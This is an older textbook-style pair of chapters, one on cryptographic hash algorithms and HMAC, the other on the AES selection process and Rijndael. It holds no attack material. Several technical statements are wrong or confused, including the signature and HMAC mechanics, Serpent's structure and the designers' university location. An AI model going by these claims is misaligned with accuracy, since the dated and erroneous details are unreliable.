Why Hash Algorithms Are Needed and the Problems They Solve

- Is the e-mail you received really from who it says it is?
- Can you ensure the credit card details you submit are going to the site you expected?
- Can you be sure the latest anti-virus, firewall, or operating system software upgrade you install is really from the vendor?
- Do you know if the Web link you click on is genuine?
- Does the program hash the password when performing authentication or just passing it in the clear?
- Is there a way to know who you are really dealing with when disclosing your personal details over the Internet?
- Are you really you?
- Has someone modified a Web page or file without authorization?
- Can you verify that your routers are forwarding data only to authorized peer routers?
- Has any of the data been modified in route to its destination?
- Can hash algorithms help answer these questions?

What Are Hash Algorithms?

A hash algorithm is a one-way mathematical function that is used to compress a large block of data into a smaller, fixed-size representation of that data.

To understand the concept of hash functions, it is helpful to review some underlying mathematical structures. One such structure is called a function. When hash functions were first introduced in the 1950s, the goal was to map a message into a smaller message called a message digest. This smaller message was used as a sort of shorthand of the original message. The digest was used originally for detection of random and unintended errors in processing and transmission by data processing equipment

Functions

A function is a mathematical structure that takes one or more variables and outputs a variable. To illustrate how scientists think about functions, one can think of a function in terms of a machine (see Exhibit 113.1). The machine in this illustration has two openings. In this case the input opening is labeled x and the output opening is labeled y. These are considered traditional names for input and output. The following are the basic processing steps of mathematical functions:

1. A number goes in.
2. Something is done to it.
3. The resulting number is the output.

The same thing is done to every number input into the function machine. Step 2 above describes the actual mathematical transformation done to the input value, or hashed value, which yields the resulting output, or hash result. In this illustration, Step 2 can be described as a mathematical rule as follows: $x + 3 = y$. In the language of mathematics, if x is equal to 1, then y equals 4. Similarly, if x is equal to 2, then y equals 5. In this illustration the function, or mathematical structure, called an algorithm, is: for every number x, add 3 to the number. The result, y, is dependent on what is input, x.

As another example, suppose that, to indicate an internal company product shipment, the number 43738 is exchanged. The hash function, or algorithm, is described as: multiply each number from left to right, and the first digit of any multiplied product above 9 is dropped. The hash function could be illustrated in mathematical notation as: x ∗ the number to the right = y (see Exhibit 113.1).

The input into a hash algorithm can be of variable length, but the output is usually of fixed length and somewhat shorter in length than the original message. The output of a hash function is called a message digest. In the case of the above, the hash input was of arbitrary (and variable) length; but the hash result, or message digest, was of a fixed length of 1 digit, 8. As can be seen, a hash function provides a shorthand representation of the original message. This is also the concept behind error checking (checksums) done on data transmitted across communications links. Checksums provide a nonsecure method to check for message accuracy or message integrity. It is easy to see how the relatively weak mathematical functions described above could be manipulated by an intruder to change the hash output. Such weak algorithms could result in the successful alteration of message content leading to inaccurate messages. If you can understand the concept of what a function is and does, you are on your way to understanding the basic concepts embodied in hash functions. Providing data integrity and authentication for such applications requires reliable, secure hash algorithms.

Secure Hash Algorithms

A hash algorithm was defined earlier as a one-way mathematical function that is used to compress a large block of data into a smaller, fixed size representation of that data. An early application for hashing was in detecting unintentional errors in data processing. However, due to the critical nature of their use in the high-

EXHIBIT 113.1 The Hash Function

4 ∗ 3	12
Drop the first digit (1) leaves	2
2 ∗ next number (3)	6
6 ∗ next number (7)	42
Drop the first digit (4) leaves	2
2 ∗ next number (3)	6
6 ∗ next number (8)	48
Drop the first digit (4)	8

security environments of today, hash algorithms must now also be resilient to deliberate and malicious attempts to break secure applications by highly motivated human attackers — more so than by erroneous data processing. The one-way nature of hash algorithms is one of the reasons they are used in public key cryptography. A one-way hash function processes a bit stream in a manner that makes it highly unlikely that the original message can be deduced by the output value. This property of a secure hash algorithm has significance in situations where there is zero tolerance for unauthorized data modification or if the identity of an object needs to be validated with a high assurance of accuracy. Applications such as user authentication and financial transactions are made more trustworthy by the use of hash algorithms.

Hash algorithms are called secure if they have the following properties:

- The hash result should not be predictable. It should be computationally impractical to recover the original message from the message digest (one-way property).
- No two different messages, over which a hash algorithm is applied, will result in the same digest (collision-free property).

Secure hash algorithms are designed so that any change to a message will have a high probability of resulting in a different message digest. As such, the message alteration can be detected by comparing hash results before and after hashing. The receiver can tell that a message has suspect validity by the fact that the message digest computed by the sender does not match the message digest computed by the receiver, assuming both parties are using the same hash algorithm. The most common hash algorithms as of this writing are based on Secure Hash Algorithm-1 (SHA-1) and Message Digest 5 (MD5).

Secure Hash Algorithm

SHA-1, part of the Secure Hash Standard (SHS), was one of the earliest hash algorithms specified for use by the U.S. federal government (see Exhibit 113.2). SHA-1 was developed by NIST and the NSA. SHA-1 was published as a federal government standard in 1995. SHA-1 was an update to the SHA, which was published in 1993.

How SHA-1 Works

Think of SHA-1 as a hash machine that has two openings, input and output. The input value is called the hashed value, and the output is called the hash result. The hashed values are the bit streams that represent an electronic message or other data object. The SHA-1 hash function, or algorithm, transforms the hashed value by performing a mathematical operation on the input data. The length of the message is the same as the number of bits in the message. The SHA-1 algorithm processes blocks of 512 bits in sequence when computing the message digest. SHA-1 produces a 160-bit message digest. SHA-1 has a limitation on input message size of less than 18 quintillion (that is, 2^{64} or 18,446,744,073,709,551,616) bits in length.

SHA-1 has five steps to produce a message digest:

1. Append padding to make message length 64 bits less than a multiple of 512.
2. Append a 64-bit block representing the length of the message before padding out.
3. Initialize message digest buffer with five hexadecimal numbers. These numbers are specified in the FIPS 180-1 publication.
4. The message is processed in 512-bit blocks. This process consists of 80 steps of processing (four rounds of 20 operations), reusing four different hexadecimal constants, and some shifting and adding functions.
5. Output blocks are processed into a 160-bit message digest.

EXHIBIT 113.2 Output Bit Lengths

Hash Algorithm	Output Bit Length
SHA-1	160
SHA-256	256
SHA-384	384
SHA-512	512

MD5

SHA was derived from the secure hash algorithms MD4 and MD5, developed by Professor Ronald L. Rivest of MIT in the early 1990s. As can be expected, SHA and MD5 work in a similar fashion. While SHA-1 yields a 160-bit message digest, MD5 yields a 128-bit message digest. SHA-1, with its longer message digest, is considered more secure than MD5 by modern cryptography experts, due in part to the longer output bit length and resulting increased collision resistance. However, MD5 is still in common use as of this writing.

Keyed Hash (HMAC)

Modern cryptographers have found the hash algorithms discussed above to be insufficient for extensive use in commercial cryptographic systems or in private electronic communications, digital signatures, electronic mail, electronic funds transfer, software distribution, data storage, and other applications that require data integrity assurance, data origin authentication, and the like. The use of asymmetric cryptography and, in some cases, symmetric cryptography, has extended the usefulness of hashing by associating identity with a hash result. The structure used to convey the property of identity (data origin) with a data object's integrity is hashed message authentication code (HMAC), or keyed hash.

For example, how does one know if the message and the message digest have not been tampered with? One way to provide a higher degree of assurance of identity and integrity is by incorporating a cryptographic key into the hash operation. This is the basis of the keyed hash or hashed message authentication code (HMAC). The purpose of a message authentication code (MAC) is to provide verification of the source of a message and integrity of the message without using additional mechanisms. Other goals of HMAC are as follows:

- To use available cryptographic hash functions without modification
- To preserve the original performance of the selected hash without significant degradation
- To use and handle keys in a simple way
- To have a well-understood cryptographic analysis of the strength of the mechanism based on reasonable assumptions about the underlying hash function
- To enable easy replacement of the hash function in case a faster or stronger hash is found or required

To create an HMAC, an asymmetric (public/private) or a symmetric cryptographic key can be appended to a message and then processed through a hash function to derive the HMAC. In mathematical terms, if x = (key + message) and f = SHA-1, then f(x) = HMAC. Any hash function can be used, depending on the protocol defined, to compute the type of message digest called an HMAC. The two most common hash functions are based on MD5 and SHA. The message data and HMAC (message digest of a secret key and message) are sent to the receiver. The receiver processes the message and the HMAC using the shared key and the same hash function as that used by the originator. The receiver compares the results with the HMAC included with the message. If the two results match, then the receiver is assured that the message is authentic and came from a member of the community that shares the key.

Other examples of HMAC usage include challenge–response authentication protocols such as Challenge Handshake Authentication Protocol (CHAP, RFC 1994). CHAP is defined as a peer entity authentication method for Point-to-Point Protocol (PPP), using a randomly generated challenge and requiring a matching response that depends on a cryptographic hash of the challenge and a secret key. Challenge–Response Authentication Mechanism (CRAM, RFC 2195), which specifies an HMAC using MD5, is a mechanism for authenticating Internet Mail Access Protocol (IMAP4) users. Digital signatures, used to authenticate data origin and integrity, employ HMAC functions as part of the "signing" process. A digital signature is created as follows:

1. A message (or some other data object) is input into a hash function (i.e., SHA-1, MD5, etc.).
2. The hash result is encrypted by the private key of the sender.

The result of these two steps yields what is called a *digital signature* of the message or data object. The properties of a cryptographic hash ensure that, if the data object is changed, the digital signature will no longer match it. There is a difference between a digital signature and an HMAC. An HMAC uses a shared secret key (symmetric cryptography) to "sign" the data object, whereas a digital signature is created by using a private key from a private/public key pair (asymmetric cryptography) to sign the data object. The strengths of digital signatures lend themselves to use in high-value applications that require protection against forgery and fraud.

See Exhibit 113.3 for other hash algorithms.

EXHIBIT 113.3 Other Hash Algorithms

Hash Algorithm	Output Bit Length	Country
RIPEMD (160,256,320)	160, 256, 320	Germany, Belgium
HAS-160	160	Korea
Tiger	128,160,192	United Kingdom

How Hash Algorithms Are Used in Modern Cryptographic Systems

In the past, hash algorithms were used for rudimentary data integrity and user authentication; today hash algorithms are incorporated into other protocols — digital signatures, virtual private network (VPN) protocols, software distribution and license control, Web page file modification detection, database file system integrity, and software update integrity verification are just a few. Hash algorithms used in hybrid cryptosystems discussed next.

Transport Layer Security (TLS)

TLS is a network security protocol that is designed to provide data privacy and data integrity between two communicating applications. TLS was derived from the earlier Secure Sockets Layer (SSL) protocol developed by Netscape in the early 1990s. TLS is defined in IETF RFC 2246. TLS and SSL do not interoperate due to differences between the protocols. However, TLS 1.0 does have the ability to drop down to the SSL protocol during initial session negotiations with an SSL client. Deference is given to TLS by developers of most modern security applications. The security features designed into the TLS protocol include hashing.

The TLS protocol is composed of two layers:

1. The Record Protocol provides in-transit data privacy by specifying that symmetric cryptography be used in TLS connections. Connection reliability is accomplished by the Record Protocol through the use of HMACs.
2. TLS Handshake Protocol (really a suite of three subprotocols). The Handshake Protocol is encapsulated within the Record Protocol. The TLS Handshake Protocol handles connection parameter establishment. The Handshake Protocol also provides for peer identity verification in TLS through the use of asymmetric (public/private) cryptography.

There are several uses of keyed hash algorithms (HMAC) within the TLS protocol.

TLS uses HMAC in a conservative fashion. The TLS specification calls for the use of both HMAC MD5 and HMAC SHA-1 during the Handshake Protocol negotiation. Throughout the protocol, two hash algorithms are used to increase the security of various parameters:

- Pseudorandom number function
- Protect record payload data
- Protect symmetric cryptographic keys (used for bulk data encrypt/decrypt)
- Part of the mandatory cipher suite of TLS

If any of the above parameters were not protected by security mechanisms such as HMACs, an attacker could thwart the electronic transaction between two or more parties. The TLS protocol is the basis for most Web-based in-transit security schemes. As can be seen by this example, hash algorithms provide an intrinsic security value to applications that require secure in-transit communication using the TLS protocol.

IPSec

The Internet Protocol Security (IPSec) Protocol was designed as the packet-level security layer included in IPv6. IPv6 is a replacement TCP/IP protocol suite for IPv4. IPSec itself is flexible and modular in design, which allows the protocol to be used in current IPv4 implementations. Unlike the session-level security of TLS, IPSec provides packet-level security. VPN applications such as intranet and remote access use IPSec for communications security.

Two protocols are used in IPSec operations, Authentication Header (AH) and Encapsulating Security Payload (ESP). Among other things, ESP is used to provide data origin authentication and connectionless integrity. Data origin authentication and connectionless integrity are joint services and are offered as an option in the implementation of the ESP. RFC 2406, which defines the ESP used in IPSec, states that either HMAC or one-way hash algorithms may be used in implementations. The authentication algorithms are used to create the integrity check value (ICV) used to authenticate an ESP packet of data. HMACs ensure the rapid detection and rejection of bogus or replayed packets. Also, because the authentication value is passed in the clear, HMACs are mandatory if the data authentication feature of ESP is used. If data authentication is used, the sender computes the integrity check value (ICV) over the ESP packet contents minus the authentication data. After receiving an IPSec data packet, the receiver computes and compares the ICV of the received datagrams. If they are the same, then the datagram is authentic; if not, then the data is not valid, it is discarded, and the event can be logged. MD5 and SHA-1 are the currently supported authentication algorithms.

The AH protocol provides data authentication for as much of the IP header as possible. Portions of the IP header are not authenticated due to changes to the fields that are made as a matter of routing the packet to its destination. The use of HMAC by the ESP has, according to IPSec VPN vendors, negated the need for AH.

Digital Signatures

Digital signatures serve a similar purpose as those of written signatures on paper — to prove the authenticity of a document. Unlike a pen-and-paper signature, a digital signature can also prove that a message has not been modified. HMACs play an important role in providing the property of integrity to electronic documents and transactions. Briefly, the process for creating a digital signature is very much like creating an HMAC. A message is created, and the message and the sender's private key (asymmetric cryptography) serve as inputs to a hash algorithm. The hash result is attached to the message. The sender creates a symmetric session encryption key to optionally encrypt the document. The sender then encrypts the session key with the sender's private key, reencrypts it with the receiver's public key to ensure that only the receiver can decrypt the session key, and attaches the signed session key to the document. The sender then sends the digital envelope (keyed hash value, encrypted session key, and the encrypted message) to the intended receiver. The receiver performs the entire process in reverse order. If the results match when the receiver decrypts the document and combines the sender's public key with the document through the specified hash algorithm, the receiver is assured that (1) the message came from the original sender and (2) the message has not been altered. The first case is due to use of the sender's private key as part of the hashed value. In asymmetric cryptography, a mathematical relationship exists between the public and private keys such that either can encrypt and decrypt; but the same key cannot both encrypt and decrypt the same item. The private key is known only to its owner. As such, only the owner of the private key could have used it to develop the HMAC.

Other Applications

HMACs are useful when there is a need to validate software that is downloaded from download sites. HMACs are used in logging onto various operating systems, including UNIX. When the user enters a password, the password is usually run through a hash algorithm; and the hashed result is compared to a user database or password file.

An interesting use of hash algorithms to prevent software piracy is in the Windows XP registration process. SHA-1 is used to develop the installation ID used to register the software with Microsoft.

During installation of Windows XP, the computer hardware is identified, reduced to binary representation, and hashed using MD5. The hardware hash is an eight-byte value that is created by running ten different pieces of information from the PC's hardware components through the MD5 algorithm. This means that the resultant hash value cannot be backward-calculated to determine the original values. Further, only a portion of the resulting hash value is used in the hardware hash to ensure complete anonymity.

Unauthorized file modification such as Web page defacement, system file modification, virus signature update, signing XML documents, and signing database keys are all applications for which various forms of hashing can increase security levels.

Problems with Hash Algorithms

Flaws have been discovered in various hash algorithms. One such basic flaw is called the birthday attack.

Birthday Attack

This attack's name comes from the world of probability theory out of any random group of 23 people, it is probable that at least two share a birthday. Finding two numbers that have the same hash result is known as the birthday attack. If hash function f maps into message digests of length 60 bits, then an attacker can find a collision using only 230 inputs ($2^{f/2}$). Differential cryptanalysis has proven to be effective against one round of MD5. (There are four rounds of transformation defined in the MD5 algorithm.) When choosing a hash algorithm, speed of operation is often a priority. For example, in asymmetric (public/private) cryptography, a message may be hashed into a message digest as a data integrity enhancement. However, if the message is large, it can take some time to compute a hash result. In consideration of this, a review of speed benchmarks would give a basis for choosing one algorithm over another. Of course, implementation in hardware is usually faster than in a software-based algorithm.

Looking to the Future

SHA-256, -384, and -512

In the summer of 2001, NIST published for public comment a proposed update to the Secure Hash Standard (SHS) used by the U.S. government. Although SHA-1 appears to be still part of SHS, the update includes the recommendation to use hash algorithms with longer hash results. Longer hash results increase the work factor needed to break cryptographic hashing. This update of the Secure Hash Standard coincides with another NIST update — selection of the Rijndael symmetric cryptography algorithm for U.S. government use for encrypting data. According to NIST, it is thought that the cryptographic strength of Rijndael requires the higher strength of the new SHS algorithms. The new SHS algorithms feature similar functions but different structures. Newer and more secure algorithms, such as SHA-256, -384, and –512, may be integrated into the IPSec specification in the future to complement the Advanced Encryption Standard (AES), Rijndael. In May 2002, NIST announced that the Rijndael algorithm had been selected as the AES standard, FIPS 197.

Summary

Hash algorithms have existed in many forms at least since the 1950s. As a result of the increased value of data interactions and the increased motivation of attackers seeking to exploit electronic communications, the requirements for hash algorithms have changed. At one time, hashing was used to detect inadvertent errors generated by data processing equipment and poor communication lines. Now, secure hash algorithms are used to associate source of origin with data integrity, thus tightening the bonds of data and originator of data. So-called HMACs facilitate this bonding through the use of public/private cryptography. Protocols such as TLS and IPSec use HMACs extensively. Over time, weaknesses in algorithms have been discovered and hash algorithms have improved in reliability and speed. The present digital economy finds that hash algorithms are useful for creating message digests and digital signatures.

Further Reading

http://www.deja.com/group/sci.crypt.

A Look at the Advanced Encryption Standard (AES)

Ben Rothke, CISSP

In the early 1970s, the Data Encryption Standard (DES) became a Federal Information Processing Standard[1,2] (FIPS). This happened with little fanfare and even less public notice. In fact, in the late 1960s and early 1970s, the notion of the general public having an influence on U.S. cryptographic policy was utterly absurd. It should be noted that in the days before personal computers were ubiquitous, the force of a FIPS was immense, given the purchasing power of the U.S. government. Nowadays, the power of a FIPS has a much lesser effect on the profitability of computer companies given the strength of the consumer market.

Jump to the late 1990s and the situation is poles apart. The proposed successor to DES, the Advanced Encryption Standard (AES), was publicized not only in the *Federal Register* and academic journals, but also in consumer computing magazines and the mainstream media.[3]

The entire AES selection process was, in essence, a global town hall event. This was evident from submissions from cryptographers from around the world. The AES process was completely open to public scrutiny and comment. This is important because, when it comes to the design of effective encryption algorithms, history has shown time and time again that secure encryption algorithms cannot be designed, tested, and verified in a vacuum. In fact, if a software vendor decides to use a proprietary encryption algorithm, that immediately makes the security and efficacy of the algorithm suspect.[4] Prudent consumers of cryptography will *never* use a proprietary algorithm.

This notion is based on what is known as Kerckhoff's assumption.[5] This assumption states the security of a cryptosystem should rest entirely in the secrecy of the key and not in the secrecy of the algorithm. History has shown, and unfortunately, that some software vendors still choose to ignore the fact that completely open-source encryption algorithms are the only way to design a truly world-class encryption algorithm.

The AES Process

In January 1997, the National Institute of Standards and Technology (NIST, a branch within the Commerce Department) commenced the AES process.[6] A replacement for DES was needed due to the ever-growing frailty of DES. Not that any significant architectural breaches were found in DES; rather, Moore's law had caught up with it. By 1998, it was possible to build a DES-cracking device for a reasonable sum of money.

The significance of the availability of a DES-cracking device to an adversary cannot be understated because DES is the world's most widely used, general-purpose cryptosystem. For the details of this cracking of DES,[7] see *Cracking DES: Secrets of Encryption Research, Wiretap Politics and Chip Design* by the Electronic Frontier Foundation (1998, O'Reilly & Assoc.).

DES was reengineered and put back into working order via the use of Triple-DES. Triple-DES takes the input data and encrypts it three times. Triple-DES (an official standard in use as ANSI X9.52-1998[8]) is resilient against brute-force attacks, and from a security perspective, it is adequate. So why not simply use Triple-DES

as the new AES? This is not feasible because DES was designed to be implemented in hardware and is therefore not efficient in software implementations. Triple-DES is three times slower than DES; and although DES is fast enough, Triple-DES is far too slow. One of the criteria for AES is that it must be efficient when implemented in software, and the underlying architecture of Triple-DES makes it unsuitable as an AES candidate.

The AES specification called for a symmetric algorithm (same key for encryption and decryption) using block encryption of 128 bits in size, with supporting key sizes of 128, 192, and 256 bits. The algorithm was required to be royalty-free for use worldwide and offer security of a sufficient level to protect data for 30 years. Additionally, it must be easy to implement in hardware as well as software, and in restricted environments (i.e., smart cards, DSP, cell phones, FPGA, custom ASIC, satellites, etc.).

AES will be used for securing sensitive but unclassified material by U.S. government agencies.[9] As a likely outcome, all indications make it likely that it will, in due course, become the *de facto* encryption standard for commercial transactions in the private sector as well.

In August 1998, NIST selected 15 preliminary AES candidates at the first AES Candidate Conference in California. At that point, the 15 AES candidates were given much stronger scrutiny and analysis within the global cryptography community. Also involved with the process was the National Security Agency (NSA).

This is not the place to detail the input of the NSA into the AES selection process, but it is obvious that NIST learned its lesson from the development of DES. An initial complaint against DES was that IBM kept its design principles secret at the request of the U.S. government. This, in turn, led to speculation that there was some sort of trapdoor within DES that would provide the U.S. intelligence community with complete access to all encrypted data. Nonetheless, when the DES design principles were finally made public in 1992,[10] such speculation was refuted.

The AES Candidates

The 15 AES candidates chosen at the first AES conference are listed in Exhibit 114.1.

A second AES Candidate Conference was held in Rome in March 1999 to present analyses of the first-round candidate algorithms. After this period of public scrutiny, in August 1999, NIST selected five algorithms for more extensive analysis (see Exhibit 114.2).

In October 2000, after more than 18 months of testing and analysis, NIST announced that the Rijndael algorithm had been selected as the AES candidate. It is interesting to note that only days after NIST's announcement selecting Rijndael, advertisements were already springing up stating support for the new standard.

In February 2001, NIST made available a Draft AES FIPS[11] for public review and comment, which concluded on May 29, 2001.

This was followed by a 90-day comment period from June through August 2001. In August 2002, NIST announced the approval of Federal Information Processing Standards (FIPS) 180-2, Secure Hash Standard, which contains the specifications for the Secure Hash Algorithm (SHA-1, SHA-256, SHA-384, and SHA-512).

DES Is Dead

It is clear that not only is 56-bit DES ineffective, it is dead. From 1998 on, it is hoped that no organization has implemented 56-bit DES in any type of high-security or mission-critical system. If such is the case, it should be immediately retrofitted with Triple-DES or another secure public algorithm.

Although DES was accepted as an ANSI standard in 1981 (ANSI X3.92) and later incorporated into several American Banking Association Financial Services (X9) standards, it has since been replaced by Triple-DES.

Replacing a cryptographic algorithm is a relatively straightforward endeavor because encryption algorithms are, in general, completely interchangeable. Most hardware implementations allow plug-ins and replacements of different algorithms. The greatest difficulty is in the logistics of replacing the software for companies with tens or hundreds of thousands of disparate devices. Also, for those organizations that have remote sites, satellites, etc., this point is ever more germane.

AES implementations have already emerged in many commercial software security products as an optional algorithm (in addition to Triple-DES and others). Software implementations have always come before hardware products due to the inherent time it takes to design and update hardware. It is generally easier to upgrade software than to perform a hardware replacement or upgrade, and many vendors have already incorporated AES into their latest designs.

EXHIBIT 114.1 AES Candidates Chosen at the First AES Conference

Algorithm	Submitted by	Overview[a]
CAST-256	Entrust Technologies, Canada	A 48-round unbalanced Feistel cipher using the same round functions as CAST-128, which use + — XOR rotates and 4 fixed 6-bit S-boxes; with a key schedule.
Crypton	Future Systems, Inc., Korea	A 12-round iterative cipher with a round function using & | XOR rotates and 2 fixed 8-bit S-boxes; with various key lengths supported, derived from the previous SQUARE cipher.
DEAL	Richard Outerbridge (UK) and Lars Knudsen (Norway)	A rather different proposal, a 6- to 8-round Feistel cipher which uses the existing DES as the round function. Thus a lot of existing analysis can be leveraged, but at a cost in speed.
DFC	Centre National pour la Recherche Scientifique, France	An 8-round Feistel cipher design based on a decorrelation technique and using + x and a permutation in the round function; with a 4-round key schedule.
E2	Nippon Telegraph and Telephone Corporation, Japan	A 12-round Feistel cipher, using a nonlinear function comprised of substitution using a single fixed 8-bit S-box, a permutation, XOR mixing operations, and a byte rotation.
FROG	TecApro International, South Africa	An 8-round cipher, with each round performing four basic operations (with XOR, substitution using a single fixed 8-bit S-box, and table value replacement) on each byte of its input.
HPC	Rich Schroeppel, United States	An 8-round Feistel cipher, which modifies 8 internal 64-bit variables as well as the data using + — x & | XOR rotates and a lookup table.
LOKI97	Lawrie Brown, Josef Pieprzyk, and Jennifer Seberry, Australia	A 16-round Feistel cipher using a complex round function f with two S-P layers with fixed 11-bit and 13-bit S-boxes, a permutation, and + XOR combinations; and with a 256-bit key schedule using 48 rounds of an unbalanced Feistel network using the same complex round function f.
Magenta	Deutsche Telekom, Germany	A 6- to 8-round Feistel cipher, with a round function that uses a large number of substitutions using a single fixed S-box (based on exponentiation on $GF(2^8)$), that is combined together with key bits using XOR.
MARS	IBM, United States	An 8+16+8-round unbalanced Feistel cipher with four distinct phases: key addition and 8 rounds of unkeyed forward mixing, 8 rounds of keyed forwards transformation, 8 rounds of keyed backwards transformation, and 8 rounds of unkeyed backwards mixing and keyed subtraction. The rounds use + — x rotates XOR and two fixed 8-bit S-boxes.
RC6	RSA Laboratories, United States	A 20-round iterative cipher, developed from RC5 (and fully parameterized), which uses a number of 32-bit operations (+ — x XOR rotates) to mix data in each round.
Rijndael	Joan Daemen and Vincent Rijmen, Belgium	A 10- to 14-round iterative cipher, using byte substitution, row shifting, column mixing, and key addition, as well as an initial and final round of key addition, derived from the previous SQUARE cipher.
SAFER+	Cylink Corp., United States	An 8- to 16-round iterative cipher, derived from the earlier SAFER cipher. SAFER+ uses + x XOR and two fixed 8-bit S-boxes.
SERPENT	Ross Anderson (U.K.), Eli Biham (Israel), and Lars Knudsen (Norway)	A 32-round Feistel cipher, with key mixing using XOR and rotates, substitutions using 8 key-dependent 4-bit S-boxes, and a linear transformation in each round.
Twofish	Bruce Schneier et al., United States	A 16-round Feistel cipher using four key-dependent 8-bit S-boxes, matrix transforms, rotations, and based in part on the Blowfish cipher.

[a]From http://www.adfa.edu.au/~lpb/papers/unz99.html.

EXHIBIT 114.2 Five Algorithms Selected by NIST

Algorithm	Main Strength	Main Weaknesses
MARS	High security margin	Complex implementation
RC6	Very simple	Lower security margin as it used operations specific to 32-bit processors
Rijndael	Simple elegant design	Insufficient rounds
Serpent	High security margin	Complex design and analysis, poor performance
Twofish	Reasonable performance, high security margin	Complex design

For those organizations already running Triple-DES, there are not many compelling reasons (except for compatibility) to immediately use AES. It is likely that the speed at which companies upgrade to AES will increase as more products ship in AES-enabled mode.

Rijndael

Rijndael, the AES candidate, was developed by Dr. Joan Daemen of Proton World International and Dr. Vincent Rijmen, a postdoctoral researcher in the electrical engineering department of Katholieke Universiteit of the Netherlands.[12] Drs. Daemen and Rijmen are well-known and respected in the cryptography community. Rijndael has its roots in the SQUARE cipher,[13] also designed by Daemen and Rijmen.

The details on Rijndael are specified in its original AES proposal.[14] From a technical perspective,[15] Rijndael is a substitution-linear transformation network (i.e., non-Feistel[16,17]) with multiple rounds, depending on the key size. Rijndael's key length and block size is either 128, 192, or 256 bits. It does not support arbitrary sizes, and its key and block size must be one of the three lengths.

Rijndael uses a single S-box that acts on a byte input in order to give a byte output. For implementation purposes, it can be regarded as a lookup table of 256 bytes. Rijndael is defined by the equation

$$S(x) = M\ (1/x) + b$$

over the field GF(2^8), where M is a matrix and b is a constant.

A data block to be processed under Rijndael is partitioned into an array of bytes and each of the cipher operations is byte oriented. Rijndael's ten rounds each perform four operations. In the first layer, an 8×8 S-box (S-boxes used as nonlinear components) is applied to each byte. The second and third layers are linear mixing layers, in which the rows of the array are shifted and the columns are mixed. In the fourth layer, subkey bytes are XORed into each byte of the array. In the last round, the column mixing is omitted.[18]

Why Did NIST Select the Rijndael Algorithm?

According to the NIST,[19] Rijndael was selected due to its combination of security, performance, efficiency, ease of implementation, and flexibility.[20] Specifically, NIST felt that Rijndael was appropriate for the following reasons:

- Good performance in both hardware and software across a wide range of computing environments
- Good performance in both feedback and nonfeedback modes
- Key setup time is excellent
- Key agility is good
- Very low memory requirements
- Easy to defend against power and timing attacks (this defense can be provided without significantly impacting performance).

Problems with Rijndael

Although the general consensus is that Rijndael is a fundamentally first-rate algorithm, it is not without opposing views.[21] One issue was with its underlying architecture; some opined that its internal mathematics were simple, almost to the point of being rudimentary. If Rijndael were written down as a mathematical formula, it would look much simpler than any other AES candidate. Another critique was that Rijndael avoids any kind of obfuscation technique to hide its encryption mechanism from adversaries.[22] Finally, it was pointed out that encryption and decryption use different S-boxes, as opposed to DES which uses the same S-boxes for both operations. This means that an implementation of Rijndael that both encrypts and decrypts is twice as large as an implementation that only does one operation, which may be inconvenient on constrained devices.

The Rijndael team defended its design by pointing out that the simpler mathematics made Rijndael easier to implement in embedded hardware. The team also argued that obfuscation was not needed. This, in turn, led to speculation that the Rijndael team avoided obfuscation to evade scrutiny from Hitachi, which had expressed its intentions to seek legal action against anyone threatening its U.S.-held patents. Hitachi claimed to hold exclusive patents on several encryption obfuscation techniques, and had not been forthcoming about whether it would consider licensing those techniques to any outside party.[23] In fact, in early 2000, Hitachi issued patent claims against four of the AES candidates (MARS, RC6, Serpent, and Twofish).

Can AES Be Cracked?

Although a public-DES cracker has been built[24] as detailed in *Cracking DES: Secrets of Encryption Research, Wiretap Politics and Chip Design*, there still exists the question of whether an AES-cracking device can be built?

It should be noted that after nearly 30 years of research, no easy attack against DES has been discovered. The only feasible attack against DES is a brute-force exhaustive search of the entire keyspace. Had the original keyspace of DES been increased, it is unlikely that the AES process would have been undertaken.

DES-cracking machines were built that could recover a DES key after a number of hours by trying all possible key values. Although an AES cracking machine could also be built, the time that would be required to extricate a single key would be overwhelming.

As an example, although the entire DES keyspace can feasibly be cracked in less than 48 hours, this is not the case with AES. If a special-purpose chip, such as a field-programmable gate array[25] (FPGA), could perform a billion AES decryptions per second, and the cracking host had a billion chips running in parallel, it would still require an infeasible amount of time to recover the key. Even if it was assumed that one could build a machine that could recover a DES key in a second (i.e., try 2^{55} keys per second), it would take that machine over 140 trillion years to crack a 128-bit AES key.

Given the impenetrability of AES (at least with current computing and mathematical capabilities), it appears that AES will fulfill its requirement of being secure until 2030. But then again, a similar thought was assumed for DES when it was first designed.

Finally, should quantum computing transform itself from the laboratory to the realm of practical application, it could potentially undermine the security afforded by AES and other cryptosystems.

The Impact of AES

The two main bodies to put AES into production will be the U.S. government and financial services companies. For both entities, the rollout of AES will likely be quite different.

For the U.S. government sector, after AES is confirmed as a FIPS, all government agencies will be required to use AES for secure (but unclassified) systems. Because the government has implemented DES and Triple-DES in tens of thousands of systems, the time and cost constraints for the upgrade to AES will be huge.

AES will require a tremendous investment of time and resources to replace DES, Triple-DES, and other encryption schemes in the current government infrastructure. A compounding factor that can potentially slow down the acceptance of AES is the fact that because Triple-DES is fundamentally secure (its main caveat is its speed), there is no compelling security urgency to replace it. Although AES may be required, it may be easier for government agencies to apply for a waiver for AES as opposed to actually implementing it.[26] With the

budget and time constraints of interchanging AES, its transition will occur over time, with economics having a large part in it.

The financial services community also has a huge investment in Triple-DES. Because there is currently no specific mandate for AES use in the financial services community, and given the preponderance of Triple-DES, it is doubtful that any of the banking standards bodies will require AES use.

While the use of single DES (also standardized as X9.23-1995, Encryption of Wholesale Financial Messages) is being withdrawn by the X9 committee (see X9 TG-25-1999); this nonetheless allows continued use of DES until another algorithm is implemented.

But although the main advantages of AES are its efficiency and performance for both hardware and software implementations, it may find a difficult time being implemented in large-scale nongovernmental sites, given the economic constraints of upgrading it, combined with the usefulness of Triple-DES. Either way, it will likely be a number of years before there is widespread use of the algorithm.

Notes

1. FIPS 46-3, see http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf. Reaffirmed for the final time on October 25, 1999.
2. Under the Information Technology Management Reform Act (Public Law 104-106), the Secretary of Commerce approves standards and guidelines that are developed by the National Institute of Standards and Technology (NIST) for federal computer systems. These standards and guidelines are issued by NIST as Federal Information Processing Standards (FIPS) for use governmentwide. NIST develops FIPS when there are compelling federal government requirements, such as for security and interoperability, and there are no acceptable industry standards or solutions.
3. While IBM and the U.S. government essentially designed DES between them in what was billed as a public process, it attracted very little public interest at the time.
4. See B. Schneier, Security in the Real World: How to Evaluate Security Technology, *Computer Security Journal*, 15(4), 1999; and B. Rothke, Free Lunch, *Information Security Magazine*, Feb. 1999, www.infosecuritymag.com.
